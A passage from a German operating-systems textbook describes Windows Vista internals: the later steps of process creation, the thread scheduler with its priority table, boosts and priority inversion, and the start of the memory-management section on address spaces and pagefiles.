5. Die Speicherverwaltung erzeugt den Adressraum für den Prozess, indem die Seitenverzeichnisse und die virtuellen Adressdeskriptoren reserviert und initialisiert werden, die den Kernmodusteil beschreiben. Dazu gehören die prozessspezifischen Bereiche wie der **selbst abbildende** (*self-map*) Seitenverzeichniseintrag, der jedem Prozess Kernmoduszugriff auf die physischen Seiten in seiner gesamten Seiten-tabelle gibt, wobei virtuelle Kernadressen benutzt werden. (Wir werden die Selbstabbildung in Abschnitt 11.5 noch genauer betrachten.)
6. Eine Handle-Tabelle wird für den neuen Prozess erzeugt und alle Handles vom Aufrufer, die vererbt werden dürfen, werden dorthin dupliziert.
7. Die gemeinsame Benutzerseite wird eingeblendet und die Speicherverwaltung initialisiert die Datenstrukturen des Arbeitsbereichs, die zur Entscheidung benutzt werden, welche Seiten eines Prozesses beschnitten werden, wenn der physische Speicher knapp wird. Diese Teile des ausführbaren Abbilds, die vom Sektionsobjekt repräsentiert werden, werden in den Benutzermodusadressraum des neuen Prozesses eingeblendet.
8. Die Ausführungsschicht erzeugt und initialisiert den Prozessumgebungsblock (PEB) des Benutzermodus, der sowohl vom Benutzermodus als auch vom Kern verwendet wird, um prozessweite Zustandsinformationen zu verwalten, wie beispielsweise die Heap-Zeiger des Benutzermodus oder die Liste der geladenen Bibliotheken (DLLs).
9. Im neuen Prozess wird virtueller Speicher belegt und benutzt, um Parameter zu übergeben, einschließlich der Umgebungsvariablen und der Kommandozeile.

10. Eine Prozess-ID wird aus einer speziellen Handle-Tabelle (ID-Tabelle) alloziert, die der Kern zur effizienten Zuordnung von lokal eindeutigen IDs für Prozesse und Threads verwaltet.
11. Ein Thread-Objekt wird belegt und initialisiert. Ein Benutzermodus-Stack wird zusammen mit dem Thread-Umgebungsblock (TEB) angelegt. Der KONTEXT-Datensatz, der die Anfangswerte des Threads für die CPU-Register enthält (einschließlich Befehlszeiger und Kellerregister), wird initialisiert.
12. Das Prozessobjekt wird der globalen Prozessliste hinzugefügt. Handles für die Prozess- und Thread-Objekte werden in der Handle-Tabelle des Aufrufers alloziert. Eine ID für den Start-Thread wird der ID-Tabelle entnommen.
13. `NtCreateUserProcess` kehrt mit dem neu erzeugten Prozess in den Benutzermodus zurück. Der Prozess enthält nur einen einzigen Thread, der rechenbereit, aber angehalten ist.
14. Falls der NT-API-Aufruf fehlschlägt, prüft der Win32-Code, ob dies eventuell ein Prozess ist, der zu einem anderen Subsystem wie WOW64 gehört. Oder vielleicht trägt das Programm eine Markierung, um anzuzeigen, dass es im Debugger laufen sollte. Diese Sonderfälle werden mit speziellem Code im `CreateProcess`-Code im Benutzermodus behandelt.
15. Falls `NtCreateUserProcess` erfolgreich war, gibt es noch etwas zu tun. Win32-Prozesse müssen mit dem Win32-Subsystemprozess `csrss.exe` registriert werden. `Kernel32.dll` schickt eine Nachricht an `csrss.exe`, mit der der neue Prozess angekündigt wird und außerdem die Prozess- und Thread-Handles übergeben werden, damit der Prozess sich selbst duplizieren kann. Der Prozess und die Threads werden in die Tabellen des Subsystems eingetragen, so dass sie über eine komplette Liste aller Win32-Prozesse und -Threads verfügen. Danach gibt das Subsystem auf dem Bildschirm einen Cursor in Form eines Zeigers mit einer Sanduhr aus, um dem Benutzer mitzuteilen, dass zwar gerade etwas bearbeitet wird, aber der Cursor in der Zwischenzeit benutzt werden kann. Wenn der Prozess seinen ersten GUI-Aufruf macht – üblicherweise um ein Fenster anzulegen –, wird der Cursor wieder entfernt (er endet nach zwei Sekunden, wenn kein weiterer Aufruf nachkommt).
16. Falls der Prozess eingeschränkt ist, wie beispielsweise der mit wenigen Rechten ausgestattete Internet Explorer, dann wird das Token so modifiziert, dass es angibt, auf welche Objekte der neue Prozess zugreifen darf.
17. Falls das Anwendungsprogramm eine Kennzeichnung trägt, dass die Ausführung eines *Shims* nötig ist, damit das Programm kompatibel zur aktuellen Windows-Version ist, dann werden die angegebenen Shims jetzt angewandt. (Shims sind in der Regel Wrapper für Bibliotheksaufrufe, die deren Verhalten leicht verändern. Sie geben zum Beispiel eine gefälschte Versionsnummer zurück oder verzögern die Freigabe von Speicher.)

18. Zuletzt wird `NtResumeThread` aufgerufen, um den Thread vom angehaltenen Zustand in den rechnenden Zustand zu überführen und die Struktur an den Aufrufer zurückzugeben, in der die IDs und Handles für den soeben erzeugten Prozess und Thread enthalten sind.

Scheduling

Der Windows-Kern besitzt keinen zentralen Thread für das Scheduling. Stattdessen wechselt ein Thread, wenn er nicht mehr weiterlaufen kann, in den Kernmodus und ruft selbst den Scheduler auf, um zum nächsten Thread umzuschalten. Die folgenden Bedingungen zwingen den aktuell rechnenden Thread, den Scheduler aufzurufen:

1. Der aktuell laufende Thread wird durch ein Semaphor, einen Mutex, ein Ereignis, eine Ein-/Ausgabe etc. blockiert.
2. Der Thread schickt ein Signal an ein Objekt (führt z.B. ein `up` auf einem Semaphore aus oder bewirkt, dass ein Ereignis signalisiert wird).
3. Das Quantum ist abgelaufen.

In Fall 1 läuft der Thread bereits im Kernmodus, um die Operation auf dem Dispatcher- oder E/A-Objekt auszuführen. Er kann unmöglich weiterlaufen, deshalb ruft er den Scheduler auf, um seinen Nachfolger auszuwählen und den KONTEXT-Datensatz dieses Threads zu laden, um dessen Wiederaufnahme zu starten.

Auch im zweiten Fall ist der laufende Thread bereits im Kernmodus. Jedoch kann er hier nach der Signalisierung an ein Objekt garantiert weiterlaufen, da eine Signalisierung niemals blockiert. Dennoch muss er den Scheduler aufrufen, um herauszufinden, ob als Ergebnis seiner Aktion nun eventuell ein Thread mit höherer Scheduling-Priorität rechenbereit ist. Falls dies zutrifft, wird es zu einem Wechsel der Threads kommen, da Windows vollständig unterbrechendes Scheduling einsetzt (d.h., es kann jederzeit zu einem Thread-Wechsel kommen, nicht nur am Ende des Quanta des aktuellen Threads). Im Fall von Multiprozessoren ist die Lage jedoch etwas anders: Ein Thread, der rechenbereit wird, könnte auf einer anderen CPU eingeteilt werden und der ursprüngliche Thread kann mit seiner Ausführung auf der aktuellen CPU fortfahren, selbst wenn seine Scheduling-Priorität kleiner ist.

In Fall 3 findet ein Interrupt in den Kernmodus statt. An diesem Punkt ruft der Thread den Scheduler auf, um festzustellen, wer als Nächstes läuft. Abhängig von den anderen wartenden Threads könnte derselbe Thread wieder ausgewählt werden, eine neues Quantum erhalten und die Ausführung fortsetzen. Andernfalls kommt es zu einem Thread-Wechsel.

Der Scheduler wird auch noch unter zwei weiteren Bedingungen aufgerufen:

1. Eine Ein-/Ausgabeoperation wird abgeschlossen.
2. Eine bestimmte Wartezeit läuft ab.

Im ersten Fall könnte ein Thread auf diese Ein-/Ausgabe gewartet haben und ist nun wieder lauffähig. Eine Überprüfung muss zeigen, ob er den aktuell laufenden Thread unterbrechen darf, da es ja keine garantierte Laufzeit gibt. Der Scheduler wird nicht direkt in der Unterbrechungsroutine aufgerufen (da Interrupts dadurch zu lange ausgeschaltet blieben). Stattdessen wird ein DPC in einer Warteschlange gespeichert, damit er kurz nach dem Ende der Unterbrechungsroutine ausgeführt werden kann. Im zweiten Fall hat der Thread eine `down`-Operation auf ein Semaphor ausgeführt oder er wurde durch ein anderes Objekt blockiert. Allerdings hatte er zuvor in jedem Fall ein Timeout gesetzt, das jetzt abgelaufen ist. Auch hier ist es nötig, einen DPC in einer Warteschlange zu speichern, um die Ausführung des DPC während der Timer-Unterbrechungsroutine zu vermeiden. Wenn ein anderer Thread aufgrund dieses Timeouts rechenbereit wird, läuft der Scheduler und der aktuelle Thread wird wie in Fall 1 unterbrochen, falls der neue Thread eine höhere Priorität hat.

Nun kommen wir zum eigentlichen Scheduling-Algorithmus. Die Win32-API bietet zwei APIs zur Beeinflussung des Thread-Schedulings an. Zum einen gibt es einen Aufruf, `SetPriorityClass`, der die Prioritätsklasse aller Threads im aufrufenden Prozess setzt. Die zulässigen Werte sind: Echtzeit, hoch, über normal, normal, unter normal und Leerlauf. Die Prioritätsklasse bestimmt die relativen Prioritäten der Prozesse. (In Windows Vista kann die Prozessprioritätsklasse zum ersten Mal auch von einem Prozess benutzt werden, um sich selbst als zeitweilig im *Hintergrund* zu markieren.) Beachten Sie, dass die Prioritätsklasse zwar für den Prozess festgesetzt wird, aber die aktuelle Priorität jedes Threads in diesem Prozess beeinflusst wird, da hierdurch eine Basispriorität gesetzt wird, mit der jeder Thread nach seiner Erzeugung beginnt.

Die zweite Win32-API ist `SetThreadPriority`. Sie legt die relative Priorität eines Threads (nicht notwendigerweise die des aufrufenden Threads) bezüglich der Prioritätsklasse seines Prozesses fest. Die erlaubten Werte sind: zeitkritisch, höchste, über normal, normal, unter normal, niedrigste, Leerlauf. Zeitkritische Threads bekommen die höchste Nicht-Echtzeit-Scheduling-Priorität, während Threads im Leerlauf die niedrigste bekommen, ungeachtet ihrer Prioritätsklasse. Die anderen Prioritätswerte justieren die Basispriorität eines Threads bezüglich des normalen Werts, der von der Prioritätsklasse vorgegeben wird (+2, +1, 0, -1 bzw. -2). Prioritätsklassen und relative Thread-Prioritäten vereinfachen die Entscheidung für eine Anwendung, welche Prioritäten spezifiziert werden sollen.

Der Scheduler arbeitet wie folgt. Das System hat 32 Prioritäten, die von 0 bis 31 durchnummieriert sind. Die Kombinationen von Prioritätsklassen und relativen Prioritäten werden auf 32 absolute Thread-Prioritätsklassen abgebildet, laut der Tabelle in ►Abbildung 11.27. Die Zahlen in der Tabelle legen die **Basispriorität** eines Threads fest. Zusätzlich kann jeder Thread auch noch eine **aktuelle Priorität** haben, die höher (aber nicht niedriger) als die Basispriorität sein kann und die wir kurz besprechen wollen.

		Win32-Prozessklassen-Prioritäten					
		Echtzeit	Hoch	Über normal	Normal	Unter normal	Leerlauf
Win32-Thread-Prioritäten	Zeitkritisch	31	15	15	15	15	15
	Höchste	26	15	12	10	8	6
	Über normal	25	14	11	9	7	5
	Normal	24	13	10	8	6	4
	Unter normal	23	12	9	7	5	3
	Unterste	22	11	8	6	4	2
	Leerlauf	16	1	1	1	1	1

Abbildung 11.27: Abbildung der Win32-Prioritäten auf die Windows-Prioritäten

Um diese Prioritäten für das Scheduling zu benutzen, verwaltet das System ein Array mit 32 Thread-Listen, die den aus Abbildung 11.27 abgeleiteten Prioritäten 0 bis 31 entsprechen. Jede Liste enthält rechenbereite Threads der entsprechenden Priorität. Der Grundalgorithmus besteht darin, das Array von Priorität 31 aus abwärts bis zu Priorität 0 zu durchsuchen. Sobald eine nicht leere Liste gefunden wird, wird der Thread am Kopf der Warteschlange ausgewählt und darf für ein Quantum laufen. Nach Ablauf dieses Quanta wird er ans Ende der Warteschlange auf seiner Prioritätsstufe geschrieben und der Thread ganz vorne wird ausgewählt. Mit anderen Worten: Falls mehrere Threads auf der höchsten Prioritätsstufe rechenbereit sind, laufen sie jeweils für ein Quantum nach dem Round-Robin-Prinzip. Falls kein Thread bereit ist, so ist der Prozessor im Leerlauf – das heißt, er wird auf einen niedrigeren Energiemodus gesetzt und wartet auf ein Interrupt.

Wir sollten erwähnen, dass das Scheduling durch Auswählen eines Threads geschieht, ohne Rücksicht darauf, zu welchem Prozess er gehört. Der Scheduler wählt also *nicht* zuerst einen Prozess aus und danach einen Thread in dem Prozess, sondern er konzentriert sich nur auf die Threads. Er beachtet nicht, welcher Thread zu welchem Prozess gehört, außer um festzustellen, ob beim Thread-Wechsel auch die Adressräume ausgetauscht werden müssen.

Um die Skalierbarkeit des Scheduling-Algorithmus auf Multiprozessoren mit einer großen Anzahl von Prozessoren zu verbessern, ist der Scheduler sehr bemüht, nicht die Sperre in Anspruch nehmen zu müssen, die den Zugriff auf das globale Array der Prioritätslisten synchronisiert. Stattdessen versucht der Scheduler, einen rechenbereiten Thread direkt auf dem Prozessor einzuteilen, auf dem er laufen sollte.

Für jeden Thread unterstützt der Scheduler das Konzept seines **idealen Prozessors** und versucht, den Thread so einzuteilen, dass er nach Möglichkeit auf diesem Prozessor läuft. Dadurch wird die Performanz des Systems verbessert, da die Wahrscheinlichkeit größer ist, dass die von einem Thread benutzten Daten schon im Cache verfügbar sind, der zu seinem idealen Prozessor gehört. Der Scheduler hat Kenntnis von Multiprozessoren, bei denen jede CPU ihren eigenen Speicher hat und die Programme aus jedem Speicher ausführen können – jedoch zu hohen Kosten, falls der Speicher nicht lokal ist. Diese Systeme werden **NUMA-Maschinen (NonUniform Memory Access)** genannt. Der Scheduler versucht, physische Seiten in dem NUMA-Knoten zu belegen, der zum idealen Prozessor für Threads gehört, wenn ein Seitenfehler auftritt.

Das Array der Warteschlangenköpfe ist in ►Abbildung 11.28 dargestellt. Das Bild zeigt, dass es eigentlich vier Prioritätskategorien gibt: Echtzeit, Benutzer, Null und Leerlauf (was im Prinzip –1 ist). Es bedarf also einiger Erklärungen. Die Prioritäten 16–31 werden Echtzeit genannt und sollten Systeme aufbauen, die Echtzeitbedingungen wie beispielsweise Deadlines genügen. Threads mit Echtzeitprioritäten laufen vor allen anderen Threads mit dynamischen Prioritäten, nicht jedoch vor DPCs und ISRs. Wenn eine Echtzeitanwendung auf dem System laufen möchte, werden möglicherweise Gerätetreiber benötigt, die aufpassen, DPCs oder ISRs nicht zu lange laufen zu lassen, da sonst die Echtzeit-Threads ihre Deadlines verpassen könnten.

Gewöhnliche Benutzer dürfen Echtzeit-Threads nicht verwenden. Falls nämlich ein Benutzer-Thread mit einer höheren Priorität als beispielsweise der Thread für die Tastatur- oder Mauseingabe liefere und dieser Benutzerprozess in einer Schleife hängen bliebe, dann würde sich das ganze System aufhängen. Das Recht, die Prioritätsklasse auf Echtzeit zu setzen, erfordert ein besonderes Privileg, das im Prozess-Token aktiviert sein muss. Normale Benutzer haben dieses Privileg nicht.




Abbildung 11.28: Windows Vista unterstützt 32 Prioritäten für Threads.

Anwendungsthreads laufen normalerweise mit den Prioritäten 0–15. Durch das Setzen der Prozess- und Thread-Prioritäten kann eine Anwendung festlegen, welche Threads bevorzugt werden. Der *Zero-Page-System-Thread* läuft mit Priorität 0 und wandelt alle freien Seiten in Seiten mit lauter Nullen um. Für jeden realen Prozessor gibt es einen separaten *Zero-Page-Thread*.

Jeder Thread hat eine Basispriorität, die auf der Prioritätsklasse seines Prozesses beruht, sowie eine Thread-spezifische relative Priorität. Doch um festzustellen, in welcher der 32 Listen ein rechenbereiter Thread eingefügt werden soll, wird die aktuelle Priorität benutzt, die in der Regel mit der Basispriorität identisch ist – aber nicht immer. Unter bestimmten Umständen kann die aktuelle Priorität eines Nicht-Echtzeit-Threads vom Kern über seine Basispriorität angehoben werden (aber niemals höher als Priorität 15). Da das Array aus Abbildung 11.28 auf den aktuellen Prioritäten basiert, betrifft eine Änderung dieser Prioritäten das Scheduling. Bei Echtzeit-Threads werden niemals Anpassungen der Priorität vorgenommen.

Wir wollen uns nun ansehen, wann die Priorität eines Threads angehoben wird. Zum einen ist das der Fall, wenn eine Ein-/Ausgabeoperation abgeschlossen ist und einen wartenden Thread freigibt. Damit dieser Thread möglichst bald wieder laufen und weitere Ein-/Ausgabeoperationen durchführen kann, wird seine Priorität angehoben. Die Idee dabei ist, Ein-/Ausgabegeräte möglichst gut auszulasten. Die Größenordnung der Anhebung ist geräteabhängig, in der Regel 1 für eine Platte, 2 für eine serielle Verbindung, 6 für die Tastatur und 8 für die Soundkarte.

Der zweite Fall einer Anhebung tritt auf, wenn ein Thread auf ein Semaphor, einen Mutex oder ein anderes Ereignis gewartet hat. Wenn er dann freigegeben wird, so wird er um zwei Stufen angehoben, falls er zum Vordergrundprozess gehört (d.h. zu dem Prozess, der das Fenster kontrolliert, an das die Eingabe geschickt wird). Andernfalls wird er um eine Stufe angehoben. Diese Festlegung neigt dazu, interaktive Prozesse über die breite Masse hinaus auf Stufe 8 zu heben. Schließlich wird ein GUI-Thread, der aufwacht, weil nun eine Fenstereingabe verfügbar ist, aus denselben Gründen angehoben.

Diese Anhebungen gelten aber nicht für immer. Sie sind zwar sofort wirksam und können eine neue Einteilung der CPU zur Folge haben, doch wenn ein Thread sein gesamtes nächstes Quantum aufbraucht, verliert er wieder eine Prioritätsstufe und rutscht im Prioritätsarray in die darunterliegende Warteschlange. Wenn er das nächste Quantum wieder vollständig aufbraucht, rutscht er noch eine Stufe herab. Das wiederholt sich so lange, bis er seine Basispriorität erreicht hat. Dort bleibt er dann, bis er wieder angehoben wird.

Es gibt noch einen weiteren Fall, in dem das System mit den Prioritäten herumspielt. Stellen wir uns vor, zwei Threads arbeiten zusammen an einem Erzeuger-Verbraucher-Problem. Die Arbeit des Erzeugers ist schwieriger, deshalb erhält dieser Thread eine hohe Priorität, beispielsweise 12, im Vergleich zur Priorität 4 des Verbrauchers. An einem bestimmten Punkt hat der Erzeuger den gemeinsamen Puffer gefüllt und wird durch ein Semaphor blockiert, wie in ►Abbildung 11.29(a) dargestellt.




Abbildung 11.29: Beispiel für Prioritätsumkehr

Ehe der Verbraucher die Chance bekommt, erneut zu laufen, wird ein unbeteiligter Thread mit der Priorität 8 rechenbereit und fängt an zu laufen (siehe ►Abbildung 11.29(b))). Dieser Thread könnte nun theoretisch so lange laufen, wie er will, da er eine höhere Scheduling-Priorität als der Verbraucher-Thread hat und der Erzeuger-Thread – wenn auch mit noch höherer Priorität – blockiert ist. Unter diesen Umständen wird der Erzeuger-Thread so lange nicht wieder laufen, bis der Thread mit Priorität 8 aufgibt.

Die Lösung für dieses Problem, die Windows anbietet, könnte man schmeichelhaft als „Big Hack“ bezeichnen. Das System verfolgt, wie viel Zeit vergangen ist, seit ein rechenbereiter Thread zuletzt gelaufen ist. Wurde ein bestimmter Schwellwert überschritten, dann wird seine Priorität für zwei Quanten auf 15 erhöht (*priority boosting*). Dies schafft in unserem Beispiel die Möglichkeit, den Erzeuger zu befreien. Nach zwei Quanten wird diese Anhebung abrupt zurückgenommen, statt sie langsam zurückzufahren. Vielleicht wäre es eine bessere Idee, Threads zu bestrafen, die ihre Quanten immer wieder verbrauchen, indem man ihre Priorität verringert. Schließlich wird das Problem nicht vom verhungerten Thread, sondern von dem gierigen Thread ausgelöst. Dieses Problem ist unter dem Namen **Prioritätsumkehr** (*priority inversion*) bekannt.

Es kommt zu einem analogen Problem, wenn ein Thread mit Priorität 16 einen Mutex betritt und für eine lange Zeit keine Gelegenheit mehr bekommt erneut zu laufen. Dadurch verhungern wichtige System-Threads, die ebenfalls auf diesen Mutex warten. Dieses Problem hätte innerhalb des Betriebssystems dadurch verhindert werden können, dass während der Ausführung des Threads, der den Mutex kurzzeitig braucht, das Scheduling deaktiviert wird. (Auf einem Multiprozessorsystem sollte ein Spinlock eingesetzt werden.)

Bevor wir das Thema Scheduling verlassen, sollten wir noch ein paar Worte über das Quantum verlieren. Auf den Privatkundensystemen von Windows ist die Standardeinstellung 20 ms, auf den Serversystemen ist sie 180 ms. Das kurze Quantum bevorzugt

interaktive Benutzer, wohingegen lange Quanten weniger Kontextwechsel erforderlich machen und so die Effizienz steigern. Diese Grundeinstellungen können bei Bedarf manuell um den Faktor 2, 4 oder 6 erhöht werden.

Eine letzte Korrektur des Scheduling-Algorithmus bewirkt Folgendes: Wenn ein neues Fenster zum Vordergrundfenster wird, werden die Quanten all seiner Threads um einen Betrag verlängert, der der Registrierung entnommen wird. Mit dieser Änderung erhalten die Threads mehr CPU-Zeit, wodurch die Anwendung, deren Fenster gerade in den Vordergrund gekommen ist, in der Regel besseren Benutzerkomfort bietet.

11.5 Speicherverwaltung

Windows besitzt ein äußerst ausgeklügeltes virtuelles Speichersystem. Um es zu benutzen, werden eine Reihe von Win32-Funktionen angeboten, die von der Speicherverwaltung implementiert werden – der größten Komponente der NTOS-Ausführungsschicht. In den folgenden Abschnitten werfen wir einen Blick auf die grundlegenden Konzepte, auf die Win32-API-Aufrufe und zum Schluss auf die Implementierung.

11.5.1 Grundlegende Konzepte

In Windows Vista hat jeder Prozess seinen eigenen virtuellen Adressraum. Auf x86-Maschinen sind virtuelle Adressen 32 Bits lang, so dass jeder Prozess einen 4 GB großen virtuellen Adressraum hat. Dies kann entweder als 2 GB von Adressen für den Benutzermodus von jedem Prozess belegt werden oder Windows-Serversysteme können optional das System konfigurieren, um 3 GB für den Benutzermodus zur Verfügung zu stellen. Die übrigen 2 GB (bzw. 1 GB) werden vom Kernmodus benutzt. Bei x64-Maschinen, die im 64-Bit-Modus laufen, können Adressen 32 oder 64 Bit lang sein. 32-Bit-Adressen werden für Prozesse benutzt, die mit WOW64 für 32-Bit-Kompatibilität laufen. Da der Kern eine Menge von verfügbaren Adressen hat, können solche 32-Bit-Prozesse einen vollständigen 4-GB-Adressraum bekommen, wenn sie das wünschen. Sowohl für x86 als auch für x64 wird der virtuelle Adressraum bei Bedarf mit einer festen Seitengröße von 4 KB eingelagert – auch wenn in einigen Fällen, wie wir in Kürze sehen werden, 4 MB große Seiten ebenso benutzt werden (indem nur ein Seitenverzeichnis eingesetzt und die entsprechende Seitentabelle umgangen wird).

Das Layout des virtuellen Adressraums für drei x86-Prozesse ist in einer vereinfachten Form in ► Abbildung 11.30 gezeigt. Die obersten und untersten 64 KB jedes virtuellen Adressraums eines Prozesses werden normalerweise nicht benutzt. Diese Entscheidung wurde absichtlich getroffen, um das Abfangen von Programmierfehlern zu erleichtern. Ungültige Zeiger sind oftmals 0 oder -1. Der Versuch, sie unter Windows zu benutzen, wird einen sofortigen Sprung in den Kernmodus auslösen und verhindert somit, dass entweder sinnlose Werte gelesen werden oder – schlimmer noch – dass an eine falsche Speicheradresse geschrieben wird.




Abbildung 11.30: Layout des virtuellen Adressraums für drei Benutzerprozesse auf dem x86. Die weißen Bereiche sind für jeden Prozess privat. Die dunkelblauen Bereiche werden von allen Prozessen gemeinsam genutzt.

Ab 64 KB folgen der private Code und die privaten Daten des Benutzers. Dieser Bereich reicht bis etwa 2 GB. Die oberen 2 GB enthalten das Betriebssystem, einschließlich des Codes, der Daten und der ausgelagerten und nicht ausgelagerten Pools. Die oberen 2 GB sind der virtuelle Speicher des Kerns, der von allen Benutzerprozessen gemeinsam genutzt wird, mit Ausnahme von Daten des virtuellen Speichers wie Seitentabellen und Listen von Arbeitsbereichen, die einem Prozess privat gehören. Der virtuelle Speicher des Kerns ist nur aus dem Kernmodus heraus zugänglich. Der Grund, warum der virtuelle Speicher des Prozesses mit dem Kern geteilt wird, ist folgender: Wenn ein Thread einen Systemaufruf macht, springt er in den Kernmodus und kann dort weiterlaufen, ohne die Speicherabbildung verändern zu müssen. Es muss lediglich zum Kern-Stack des Threads gewechselt werden. Da auf die Benutzermodusseiten des Prozesses weiterhin zugegriffen werden kann, kann der Kernmoduscode Parameter lesen und auf Puffer zugreifen, ohne zwischen Adressräumen oder zeitweilig doppelt eingeblendeten Seiten hin- und herzuwechseln zu müssen. Der Kompromiss, der hier eingegangen wird, ist weniger privater Adressraum je Prozess, dafür eine schnellere Ausführung von Systemaufrufen.

Windows erlaubt Threads, sich selbst an andere Adressräume anzuhängen, während sie im Kern laufen. Dadurch kann der Thread auf den gesamten Benutzermodusadressraum sowie auf die Teile der Kernadressraums zugreifen, die spezifisch für einen Prozess sind, wie die Selbstabbildung für die Seitentabellen. Threads müssen wieder zu ihrem ursprünglichen Adressraum wechseln, bevor sie in den Benutzermodus zurückkehren.

Belegung der virtuellen Adressen

Jede virtuelle Adressseite kann in einem von drei Zuständen sein: ungültig, reserviert oder zugesichert. Eine **ungültige Seite** (*invalid page*) ist momentan nicht auf ein Speichersektionsobjekt abgebildet und ein Verweis darauf würde einen Seitenfehler verursachen, der zu einer Zugriffsverletzung führt. Sind erst einmal Code oder Daten auf eine virtuelle Seite abgebildet, wird die Seite als **zugesichert** (*committed*) bezeichnet. Ein Seitenfehler auf einer zugesicherten Seite führt zum Einblenden der Seite mit der virtuellen Adresse, die den Fehler auf einer der Seiten verursacht hat, die vom Sektionsobjekt repräsentiert werden oder die in der Auslagerungsdatei gespeichert sind. Es kommt häufig vor, dass dies die Belegung einer physischen Seite und die Durchführung von Ein-/Ausgabe auf der Datei nach sich zieht, die durch das Sektionsobjekt repräsentiert wird, um die Daten von der Platte einzulesen. Aber Seitenfehler können auch einfach deshalb auftreten, weil der Seitentabelleneintrag aktualisiert werden muss. Falls sich die referenzierte physische Seite noch im Cache-Speicher befindet, ist dann keine Ein-/Ausgabe notwendig. In diesem Fall spricht man von **weichen Seitenfehlern** (*soft fault*). Wir werden sie in Kürze noch eingehender besprechen.

Eine virtuelle Seite kann sich auch im **reservierten** (*reserved*) Zustand befinden. Eine reservierte virtuelle Seite ist nicht ungültig, hat aber die Eigenschaft, dass diese virtuellen Adressen niemals durch die Speicherverwaltung für andere Zwecke belegt werden. Beispielsweise werden beim Erzeugen eines neuen Threads viele Seiten des Benutzermodus-Stacks im virtuellen Adressraum des Prozesses reserviert, aber nur eine Seite gilt als zugesichert. Mit Wachsen des Stacks wird die Speicherverwaltung automatisch zusätzliche Seiten im Verborgenen zusichern, bis die Reservierung fast ausgeschöpft ist. Die reservierten Seiten fungieren als Wächterseiten, um den Stack davon abzuhalten, zu sehr zu wachsen und dadurch andere Prozessdaten zu überschreiben. Alle virtuellen Seiten zu reservieren bedeutet, dass der Stack irgendwann einmal auf seine maximale Größe anwachsen kann, ohne riskieren zu müssen, dass einige der zusammenhängenden Seiten des virtuellen Adressraums, die für den Stack benötigt werden, für andere Zwecke weggegeben wurden. Zusätzlich zu den Attributen ungültig, reserviert und zugesichert haben Seiten auch noch andere Attribute, wie lesbar, schreibbar und – im Fall der AMD64-kompatiblen Prozessoren – ausführbar.

Auslagerungsdateien

Ein interessanter Kompromiss ist auch bei der Übertragung von zugesicherten Seiten auf den Hintergrundspeicher gefunden worden, die keinen speziellen Seiten zugeordnet sind. Diese Seiten benutzen die **Auslagerungsdatei** (*pagefile*). Die Frage ist nun, *wie* und *wann* die virtuelle Seite auf eine spezielle Stelle in der Auslagerungsdatei abgebildet wird. Eine einfache Strategie wäre es, jeder virtuellen Seite eine Seite in einer Auslagerungsdatei auf der Platte zu dem Zeitpunkt zuzuweisen, an dem die virtuelle Seite zugesichert wird. Dieses Vorgehen würde garantieren, dass es immer einen festen Platz gibt, an den zugesicherte Seiten geschrieben werden, wenn es nötig ist, sie aus dem Speicher zu verdrängen.

